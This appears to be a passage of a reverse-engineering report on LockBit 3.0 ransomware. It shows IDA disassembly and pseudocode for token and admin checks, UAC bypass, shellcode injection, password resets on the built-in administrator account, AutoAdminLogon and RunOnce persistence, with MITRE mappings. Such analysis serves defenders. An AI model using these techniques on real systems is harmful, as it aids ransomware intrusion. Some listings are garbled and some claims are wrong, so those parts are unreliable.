The screenshot shows two windows side-by-side in IDA Pro. The left window, titled 'IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window', displays assembly code for a function named `sub_40B17C`. The right window, also titled 'Pseudocode-A', shows the corresponding pseudocode. The pseudocode includes a call to `stru_4255EC.p.LogonUser()`, which is highlighted in green. The assembly code shows various operations like mov, add, and push, along with calls to functions like `sub_40B17C` and `stru_4255EC.p.LogonUser()`.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
text:004080173    mov    eax, [ebp+var_C]
text:004080176    pop    esi
text:004080177    mov    esp, ebp
text:004080179    pop    ebp
text:00408017A    retn
text:00408017A shellcode_Injection endp
text:00408017A ; -----
text:00408017C    align 4
text:00408017C ; ===== S U B R O U T I N E =====
text:00408017C ; Attributes: bp-based frame
text:00408017C
text:00408017C sub_40B17C proc near             ; DATA XREF: pa
text:00408017C     = dword ptr -4
text:00408017C     = dword ptr 8
text:00408017C     arg_0
text:00408017C
text:00408017C     push   ebp
text:00408017D     mov    ebp, esp
text:00408017E     add    esp, 0FFFFFFCh
text:004080182     mov    [ebp+var_4], 0
text:004080189     mov    ebx, [ebp+arg_0]
text:00408018C     lea    eax, [ebp+var_4]
text:00408018F     push   eax
text:004080190     push   ebx
text:004080192     push   2
text:004080194     push   dword ptr [ebx+eax]
text:004080196     push   7
text:004080198     push   dword ptr [ebx+eax]
text:00408019A     push   dword ptr [ebx]
text:00408019C     call   stru_4255EC.p.LogonUserW
text:0040801A2     mov    eax, [ebp+var_4]
text:0040801A5     mov    esp, ebp
text:0040801A7     pop    ebp
text:0040801A8     retn   4
0000A57C 0040801A8: sub_40B17C (Synchronized with Pseudocode-A)
< >

```

```

Pseudocode-A
1 int _stdcall sub_40B17C(_DWORD *a1)
2 {
3     int v2; // [esp+0h] [ebp-4h] BYREF
4
5     v2 = 0;
6     ((void __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.p.LogonUser();
7     a1;
8     a1[1];
9     a1[2];
10    2;
11    0;
12    &v2;
13    return v2;
14 }
0000A57C sub_40B17C:1 (40B17C) (Synchronized with IDA View-A)
< >

```

## 15. Checking Token Domain and Privileges:

The Login token which is obtained by parsing the credentials is then passed to a function which then validates whether the token is in admin domain or not as mentioned below.

The screenshot shows two windows side-by-side in IDA Pro. The left window, titled 'IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window', displays assembly code for a function. The right window, also titled 'Pseudocode-A', shows the corresponding pseudocode. The pseudocode includes a check for `test_token_RID_admins()` and a call to `stru_42540C.p.NtTerminateProcess()`. The assembly code shows various operations like push, call, cmp, and jz, along with calls to functions like `sub_40B17C` and `stru_42540C.p.NtTerminateProcess()`.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
text:004099F5    loc_4099F5: ; CODE XREF: su
text:004099F5     push   dword_425178 ; CODE XREF: su
text:004099F5     call   ransom_note_file_Name
text:004099F8     mov    dword_42517C, eax
text:004099A00     call   sub_40B708
text:004099A00     call   checking_for_Local_System
text:004099A00     test  eax, eax
text:004099A00     jne   short loc_4099A24
text:004099A11     jne   short loc_4099A24
text:004099A13     call   sub_40AC00
text:004099A18     mov    dword_42516C, eax
text:004099A1D     call   sub_407284
text:004099A22     jmp   short loc_4099A44
text:004099A24     ; CODE XREF: su
text:004099A24     call   sub_40B8388 ; CODE XREF: su
text:004099A24     mov    dword_42516C, eax
text:004099A24     cmp    dword_42516C, 0
text:004099A24     jne   short loc_4099A44
text:004099A35     call   test_token_RID_admins
text:004099A35     test  eax, eax
text:004099A35     jne   short loc_4099A44
text:004099A3C     test  eax, eax
text:004099A3C     jne   short loc_4099A44
text:004099A3E     call   shellcode_Injection
text:004099A40     mov    dword_42516C, eax
text:004099A44     ; CODE XREF: su
text:004099A44     cmp    byte_425122, 0
text:004099A44     jne   short loc_4099A45
text:004099A44     call   parsing_Credentials
text:004099A51     cmp    dword_425168, eax
text:004099A51     jne   short loc_4099A45
text:004099A58     mov    dword_425168, eax
text:004099A5D     cmp    dword_425168, 0
text:004099A64     jne   short loc_4099A45
text:004099A66     push   dword_425168
text:004099A6C     call   admin_Domain_Account
00008E6C 004099A6C: sub_409990+DC (Synchronized with Pseudocode-A)
< >

```

```

Pseudocode-A
1 if ( byte_425122 && sub_409990() )
2     ((void __stdcall *)(_DWORD))stru_4254FC.p.ExitProcess(0);
3     if ( !test_token_RID_admins() && (unsigned int)text_OS_version() > 0x3C && token_Authority(0) )
4     {
5         UAC_Bypass();
6         ((void __stdcall *)(_DWORD, _DWORD))stru_42540C.p.NtTerminateProcess(-1, 0);
7     }
8     result = generating_encrypted_file_extension();
9     dword_425178 = result;
10    if ( result )
11    {
12        dword_42517C = ransom_note_file_Name(dword_425178);
13        sub_40B708();
14        if ( checking_for_Local_System() )
15        {
16            dword_42516C = sub_40AC00();
17            sub_407284();
18        }
19        else
20        {
21            dword_42516C = sub_40B8388();
22            if ( !dword_42516C && test_token_RID_admins() )
23                dword_42516C = shellcode_Injection();
24        }
25        if ( byte_425122 )
26        {
27            dword_425168 = parsing_Credentials();
28            if ( !dword_425168 )
29            {
30                if ( admin_Domain_Account(dword_425168) && !test_token_RID_admins() )
31                {
32                    free_Heap(dword_42515C);
33                    free_Heap(dword_42516B);
34                    free_Heap(dword_425164);
35                }
36            }
37        }
38    }
39    ((void __stdcall *)(_DWORD))stru_42540C.p.NtClose(dword_425168);
40    dword_425168 = 0;
41
42
00008E6C sub_409990+36 (409A6C) (Synchronized with IDA View-A)
< >

```

## Lock bit 3.0 Analysis Report

```

text:00408582 token_Authority endp
text:00408582
text:00408582 ; -----
text:00408585     align 4
text:00408586 ; ===== S U B R O U T I N E =====
text:00408588 ; Attributes: bp-based frame
text:00408588
text:00408588 admin_Domain_Account proc near ; CODE XREF: su
text:00408588
text:00408588     var_10    = dword ptr -10h
text:00408588     var_C     = dword ptr -8ch
text:00408588     var_B     = dword ptr -8
text:00408588     var_4     = dword ptr -4
text:00408588     arg_0     = dword ptr 8
text:00408588
text:00408588     push    ebp
text:00408588     mov     esp, ebp
text:00408588     add    esp, 0FFFFF0h
text:00408588     push    ebx
text:00408588     push    ecx
text:00408588     mov    [ebp+var_4], 0
text:00408588     cmp    [ebp+arg_0], 0
text:00408588     jnz    short loc_40B5D0
text:00408588     lea    eax, [ebp+var_8]
text:00408588     push    eax
text:00408588     push    8 ; _DWORD
text:00408588     push    0FFFFFH ; _DWORD
text:00408588     push    0 ; _DWORD
text:00408588     call   stru_42540C.ptr_NtOpenProcessTo
text:00408588     jmp    short loc_40B5E5
text:00408588
text:00408588 loc_40B5D0: ; CODE XREF: ad
text:00408588     mov    eax, [ebp+arg_0]
text:00408588     mov    [ebp+var_8], eax
0000A9E0 0040B5E0: admin_Domain_Account (Synchronized with Pseudocode-A)
< >

```

After validating whether the token is in admin domain the malware calls **SHTestTokenMembership** to check if the token has DOMAIN\_ALIAS RID ADMINS privilege.

```

text:004084AB     lea    eax, [ebp+var_4]
text:004084AE     push   eax
text:004084AF     push   0FFFFFFFFFFh ; _DWORD
text:004084B1     call   stru_42540C.ptr_NtProtectVirtual
text:004084B5     test  eax, eax
text:004084B8     jnz   short loc_40B4C6
text:004084B9     push   0 ; _DWORD
text:004084B8     push   20h ; _WORD
text:004084BD     push   dwm ; _DWORD
text:004084B9     retn
0000A9E0 0040B4C6: test_token_RID_admins (Synchronized with Pseudocode-A)
< >

```

If it does not have enough privilege, it frees all the heap buffers storing the credentials and close that login token.

```

text:00409A29     mov    dword_42516C, eax
text:00409A3E     cmp    dword_42516C, 0
text:00409A35     jnz   short loc_409A4A
text:00409A37     call   test_token_RID_admins
text:00409A3C     test  eax, eax
text:00409A3E     jz    short loc_409A4A
text:00409A40     call   shellcode_Injection
text:00409A45     mov    dword_42516C, eax
text:00409A44     loc_409A44: ; CODE XREF: su
text:00409A44     sub    sub_409990+AS
text:00409A44     cmp    byte_425122, 0
text:00409A51     jz    short loc_409A85
text:00409A52     call   parsing_Credentials
text:00409A53     mov    dword_42516C, eax
text:00409A55     cmp    dword_425168, 0
text:00409A5D     mov    dword_425168, eax
text:00409A64     jz    short loc_409A85
text:00409A66     push   dword_425168
text:00409A6C     call   admin_Domain_Account
text:00409A71     test  eax, eax
text:00409A73     jz    short loc_409A85
text:00409A75     call   token_RID_admins
text:00409A7A     test  eax, eax
text:00409A7C     jnz   short loc_409A85
text:00409A7E     push   dword_42515C
text:00409A84     call   free_Heap
text:00409A89     push   dword_425168
text:00409A8F     push   dword_425164
text:00409A94     push   dword_425164
text:00409A9A     call   free_Heap
text:00409A9F     push   dword_425168 ; _DWORD
text:00409A95     call   stru_42540C.ptr_NtClose
text:00409AAB     mov    dword_425168, 0
text:00409A85     loc_409A85: ; CODE XREF: su
text:00409A85     sub    sub_409990+D4
00008E9F 00409A9F: sub_409990+41 (409A9F) (Synchronized with Pseudocode-A)
< >

```

## 16. Booting in Safe Mode:

### 16.1 Enumerating User Accounts:

The malware gets the computer name with **GetComputerNameW** and compares its hash with the list of hashes from the COMPUTERNAME\_TO\_AVOID field in the configuration.

This screenshot shows two windows side-by-side. The left window, 'IDA View-A', displays assembly code for the 'checking\_Computer\_Name' function. The right window, 'Pseudocode-A', shows the corresponding pseudocode translation. The pseudocode highlights the call to `ptr_GetComputerName()` and the subsequent loop where it compares the hash of the retrieved computer name with a list of hashes stored in memory.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Pseudocode-A
1 checking_Computer_Name()
2 {
3     int v0; // esi
4     int v1; // ecx
5     int v2; // eax
6     WORD v4; // [esp+4h] [ebp-8h]
7     int v5; // [esp+8h] [ebp-4h]
8
9     v5 = 0;
10    v0 = (DWORD) ptr_GetComputerName();
11    if ( v4 )
12    {
13        v1 = str_Hashing(v0, 0);
14        do
15        {
16            v2 = v0++;
17            if ( !v2 )
18            {
19                v5 = 0;
20                goto LABEL_9;
21            }
22            v3 = str_Hashing(v2, 0);
23            if ( v3 == v1 )
24            {
25                v5 = 1;
26                break;
27            }
28        } while ( v2 != v1 );
29        v5 = 1;
30    }
31    if ( v4 )
32        free_Heap((void*)v4);
33    return v5;
34}

00010230 00410E30: checking_Computer_Name (Synchronized with Pseudocode-A)

```

This screenshot shows two windows side-by-side. The left window, 'IDA View-A', displays assembly code for the 'enumerating\_UserAccounts\_and\_Generating' function. The right window, 'Pseudocode-A', shows the corresponding pseudocode translation. The pseudocode highlights the call to `ptr_GetComputerName()` and the subsequent loop where it compares the hash of the retrieved computer name with a list of hashes stored in memory.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Pseudocode-A
40
41    v0 += 29;
42    if ( l-1>=0 )
43        goto LABEL_23;
44
45    if ( (v4[6] & 2) != 0 )
46        v4[6] ^= 2u;
47    v10 = (BYTE *)sub_4110CC();
48    v4[1] = (int)v10; // set User Accounts to new Passwords
49
50    v12 = (BYTE *)sub_406934(*v4, 0); // 
51    v13 = 128;
52    if ( ((void (*) _stdcall *)(_DWORD,_DWORD))stru_4254FC.ptr_GetComputerNameW ) (v5, &v13) )
53    {
54        v11 = (BYTE *)sub_406934((void)v5, 0);
55        if ( (DWORD)4257DC(0, v12, 1, v4, 0) )
56        {
57            if ( v11 )
58                free_Heap((int)v11);
59            if ( v12 )
60                free_Heap((int)v12);
61            if ( v10 )
62                free_Heap((int)v10);
63        }
64    }
65    else
66    {
67        *a1 = v12;
68        *a2 = v11;
69        *a3 = v10;
70        v14 = 1;
71    }
72LABEL_23:
73    dword_4257E4(v9);
74}
75    result = (void *)v14;
00010731 00411331: enumerating_UserAccounts_and_Generating (Synchronized with Pseudocode-A)

```

## 16.2 Getting Passwords and Domains

The malware calls NetUserEnum which below is the highlighted dword with a filter for normal accounts which iterates through user information entries until it finds one with the user ID of 500, which is the ID for normal users.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
    .text:004113D1 push [ebp+var_14]
    .text:004113D4 call free_Heap
    .text:004113D9
    .text:004113D9 loc_4113D9: ; CODE XREF: enumerating_
    .text:004113D9 jmp short loc_4113EB
    .text:004113D8
    .text:004113D8 loc_4113D8: ; CODE XREF: enumerating_
    .text:004113D8 add ebx, 2Ah ; `_
    .text:004113D9 dec [ebp+var_1C]
    .text:004113E1 cmp [ebp+var_1C], 0
    .text:004113E1 jnz loc_4113E7
    .text:004113E5
    .text:004113E5 loc_4113E5
    .text:004113E8
    .text:004113E8 push [ebp+var_18] ; CODE XREF: enumerating_
    .text:004113E8 call dword_4257E4 ; _DWORD
    .text:004113F4
    .text:004113F4 loc_4113F4: ; CODE XREF: enumerating_
    .text:004113F4 mov esp, [ebp+var_4]
    .text:004113F7 pop ebx
    .text:004113F8 mov esp, ebp
    .text:004113FA pop ebp
    .text:004113FB retb 0Ch
    .text:004113FB enumerating_UserAccounts_and_Generating_Password endp
    .text:004113FE
    .text:004113FE loc_4113FE: ; CODE XREF: enumerating_
    .text:004113FE mov edi, edi
    .text:00411400
    .text:00411400 ; =====SUBROUTINE===== ; CODE XREF: sub_411EF4-
    .text:00411400 ; based frame
    .text:00411400 setting_Login_Credentials_and_Auto_Admin_Login proc near
    .text:00411400 ; CODE XREF: sub_411EF4-
    .text:00411400
    .text:00411400 var_1C = dword ptr -1Ch
    .text:00411400 var_1B = dword ptr -1Bh
    .text:00411400 var_18 = dword ptr -14h
    .text:00411400 var_14 = dword ptr -14h

000107DB 004113D8: enumerating_UserAccounts_a (Synchronized with Pseudocode-A) <
000107DB 004113D8: enumerating_UserAccounts_a (Synchronized with Pseudocode-A) >
```

```

Enums          Imports          Exports          Strings window
Pseudocode-A
28     *v2 = v11;
29     *v3 = v10;
30     *v4 = v10;
31     v14 = 1;
32 }
33 else
34 {
35     v6 = 0;
36     if ((dword_4257D0(0, 3, 2, 1, -1, &v2, &v3)) != 0)
37     {
38         v4 = v11;
39         while ((v2[24] != 500))
40         {
41             v1 += 29;
42             if (v1 == 18)
43                 goto LABEL_23;
44         }
45         if ((v4[6] & 2) != 0)
46             v6 = 1;
47         if (v6 != 0)
48             v10 = (_BYTE*)generate_Random_Password();
49         v4[1] = (int)v10; // set User Accounts to new Passwords
50         v12 = 128;
51         if ((!(int(_stdcall*)(_DWORD, _DWORD)*stru_4254FC.ptr)_decomputerName)(v5, &v12))
52         {
53             v11 = (_BYTE*)sub_406934((int)v6, 0);
54             if (dword_4257DC(0, v12, 1, v4, 0))
55             {
56                 if (v11)
57                     free_Heap((int)v11);
58                 if (v12)
59                     free_Heap((int)v12);
60                 if (v10)
61                     free_Heap((int)v10);
62             }
63         }
64     }
65     else
66     {
67         *v1 = v12;
68     }
69 }
70
000107DB 004113D8: enumerating_UserAccounts_and_Generating_Password:44 (4113D8) (Synchronized with IDA View-A) <
000107DB 004113D8: enumerating_UserAccounts_and_Generating_Password:44 (4113D8) (Synchronized with IDA View-A) >
```

Next, malware generates a new password for this account. The format of the password string is 3 random uppercase letters, 1 random character of '#' or '&', 3 random numbers, 1 random character of '#' or '&', and 4 random lowercase letters. The malware updates the user account entry with this new password and calls NetUserSetInfo to update the user account with the updated entry.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
    .text:0041111E mov ebx, 3
    .text:00411123
    .text:00411123 loc_411123: ; CODE XREF: generate_Ran
    .text:00411123 push 39h ; `_
    .text:00411123 push 30h ; `_
    .text:00411125 call sub_40110C
    .text:0041112C movzx eax, ax
    .text:0041112F stosw
    .text:00411131 dec ebx
    .text:00411131 test ebx, ebx
    .text:00411134 jnz short loc_411123
    .text:00411136 mov ebx, 1
    .text:00411138
    .text:00411138 loc_411138: ; CODE XREF: generate_Ran
    .text:00411138 push 23h ; `_
    .text:00411138 push 23h ; `_
    .text:0041113D call sub_40110C
    .text:0041113D movzx eax, ax
    .text:0041113F stosw
    .text:00411140 dec ebx
    .text:00411140 test ebx, ebx
    .text:00411144 jnz short loc_411138
    .text:0041114C mov ebx, 4
    .text:00411153
    .text:00411153 loc_411153: ; CODE XREF: generate_Ran
    .text:00411153 push 7Ah ; `_
    .text:00411153 push 1Bh ; `_
    .text:00411155 call sub_40110C
    .text:00411155 movzx eax, ax
    .text:00411157 stosw
    .text:0041115C dec ebx
    .text:0041115F test ebx, ebx
    .text:00411161 jnz short loc_411153
    .text:00411164 mov eax, [ebp+var_4]
    .text:00411166 loc_411166: ; CODE XREF: generate_Ran
    .text:00411166 mov eax, [ebp+var_4]
    .text:00411169 pop edi
    .text:0041116A pop ebx
    .text:0041116B mov esp, ebp

0001052F 0041112F: generate_Random_Password:43 (41112F) (Synchronized with Pseudocode-A) <
0001052F 0041112F: generate_Random_Password:43 (41112F) (Synchronized with IDA View-A) >
```

```

Enums          Imports          Exports          Strings window
Pseudocode-A
8 int v5; // ebx
9 int v7; // [esp+8h] [ebp-4h]
10
11 v7 = allocate_Heap(26);
12 if (v7)
13 {
14     v0 = (_WORD*)v7;
15     v1 = 3;
16     do
17     {
18         *v0++ = sub_40110C(0x41u, 0x5Au);
19     }
20     while (v1);
21     v2 = 1;
22     do
23     {
24         *v0++ = sub_40110C(0x23u, 0x26u);
25     }
26     while (v2);
27     v3 = 3;
28     do
29     {
30         *v0++ = sub_40110C(0x23u, 0x26u);
31     }
32     while (v3);
33     v4 = 4;
34     do
35     {
36         *v0++ = sub_40110C(0x3Bu, 0x39u);
37     }
38     while (v4);
39     v5 = 1;
40     do
41     {
42         *v0++ = sub_40110C(0x23u, 0x26u);
43     }
44     while (v5);
45     v6 = 4;
46     do
47     {
48         *v0++ = sub_40110C(0x61u, 0x7Au);
49     }
50     while (v6);
51 }
52 }
```

## **16.3 Setting Registry Keys:**

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Structures Enums Imports Exports

Pseudocode-A Loaded Type Libraries Strings window

```
ext:00411488    push 0
ext:0041148A    push [ebp+var]
ext:004114BD    push [ebp+var]
ext:004114C0    call stru_425
ext:004114C6    test eax, eax
ext:004114C8    jz short loc_4115
ext:004114C9    jmp loc_4115
ext:004114C9 ; -----
ext:004114CF loc_4114CF:
ext:004114CF    call sub_411f6
ext:004114D0    push offset c
ext:004114D9    call decrypt
ext:004114DE    mov [ebp+var]
ext:004114E1    cmp [ebp+var]
ext:004114E5    jnz short loc_4115
ext:004114E7    jmp loc_4115
ext:004114E7 ; -----
ext:004114E8    push [ebp+var]
ext:004114E9    push [ebp+var]
ext:004114EC loc_4114EC:
ext:004114EC    push [ebp+var]
ext:004114EF    call stru_425
ext:004114F5    add esp, 4
ext:004114F8    lea eax, ds:[eax]
ext:004114F9    push eax
ext:00411500    push [ebp+var]
ext:00411503    push 1
ext:00411505    push 0
ext:00411507    push [ebp+var]
ext:00411508    push [ebp+var]
ext:00411509    call stru_425
ext:00411513    test eax, eax
ext:00411515    jz short loc_4115
ext:00411517    jmp loc_4115
ext:0041151C ; -----
ext:00108D9 004114D9: setting (Synchronized with View-A)
```

Next, Lockbit sets the following registry keys to these values :

`AutoAdminLogon` , Default username Default password, Default Domain name and password. This sets the default credentials to the account that malware has control over (with the password from configuration or the newly generated password) and enables automatic admin logon upon reboot.

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Structures Enums Imports Exports


Pseudocode-A

```
v0 = ((int __cdecl*)(_DWORD))stru_42540C.ptr_wcslen(v6);
if ( !((int __stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueEx() )
{
    v9,
    v7,
    v0,
    1,
    v6,
    2 * v0 + 2
}
{
    sub_411611((int)&savedregs);
    v7 = decrypt_buffer(dword_4209C1);
    if ( v7 )
    {
        v1 = ((int __cdecl*)(_DWORD))stru_42540C.ptr_wcslen(v5);
        if ( !((int __stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueEx() )
        {
            v9,
            v7,
            v0,
            1,
            v5,
            2 * v1 + 2
        }
        {
            sub_411611((int)&savedregs);
            v7 = decrypt_buffer(dword_4209E9);
            if ( v7 )
            {
                if ( sub_411622((int)v7, v4)
                    || [v2 = ((int __cdecl*)(_DWORD))stru_42540C.ptr_wcslen](v4),
                        !((int __stdcall*)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueEx() )
                {
                    v9,
                    v7,
                    v0,
                    1,
                    v4,
                    2 * v2 + 2
                }
            }
        }
    }
}
```

## 16.4 Run Once Registry Key Persistence:

Next Lockbit sets the value of the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce to its own executable path to automatically launch itself upon reboot in safe mode on the run time.

The registry key name is randomly generated in the format of 3 random uppercase letters, 3 random numbers, and 3 random lowercase letters.




IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

```

    mov dword ptr ss:[ebp-8], 0
    mov dword ptr ss:[ebp-C], 0
    mov dword ptr ss:[ebp-10], 0
    xor ebx, ebx
    push 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.750A84
    call 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.736DE8
    cmp dword ptr ss:[ebp-C], 0
    jne 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.741A9E
    push 0
    lea eax, dword ptr ss:[ebp-8]
    push eax
    push 20006
    push 0
    push 0
    push 0
    push 0
    push word ptr ds:[75560C]
    test eax, eax
    je 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.74199F
    jmp 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.741982
    mov dword ptr ss:[ebp-10], eax
    cmp dword ptr ss:[ebp-10], 0
    jne 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.741982
    imo 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.741982
    call 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.73164C
    push 6
    push eax
    call 0x845a8c3be602a72e23a155b23ad5$4495bd5$58fa79e1bb849aa75f79d069194.736934
    mov ebx, eax
    test ebx, ebx

```

This can be seen dynamically as follows:



eax:L "SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"

eax:L "SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"

eax:L "SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"

RegCreateKeyExW

JMP.&RegCreateKeyExW

7663E41A	CC	int3
7663E41B	CC	int3
7663E41C	CC	int3
7663E41D	CC	int3
7663E41E	CC	int3
7663E41F	CC	int3
<b>7663E420</b>	8BF	mov edi, edi
7663E421	55	push ebp
7663E422	8BEC	mov ebp, esp
7663E423	SD	pop ebp
<b>7663E426</b>	^ FF25 F4D26876	jmp dword ptr ds:[&RegCreateKeyExW]
7663E42C	CC	int3
7663E42D	CC	int3
7663E42E	CC	int3
7663E42F	CC	int3
7663E430	CC	int3

## ***Lock bit 3.0 Analysis Report***



So the mitre mapping will be as follows:

## #1 Persistance as tactic

- a. **Boot or Logon Auto start Execution as technique.**

Also the mitre mapping for setting registry is be as follows:

## #1 Defense Evasion as tactic

- ### **a Registry Modify as technique**

## **16.5 Setting Group Policy Status Registry Key:**

After setting the runonce registry key lock bit then attempts to change Group policy status Registry Keys which can be seen as follows:


Pseudocode-A

Loaded Type Libraries

Strings window

```
43 v1[29] = -276193164;
44 v2[30] = -268656525;
45 sub_401240(%2, %1);
46 if (!((int (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegCreateKeyExW)(
47 -2147483646,
48 %2,
49 0,
50 0,
51 0,
52 131359,
53 0,
54 &%7,
55 0))
56 {
57     v3 = sub_411C34();
58     if (%3)
59     {
60         if (%1)
61         {
62             v5 = 1;
63             v5 = 4;
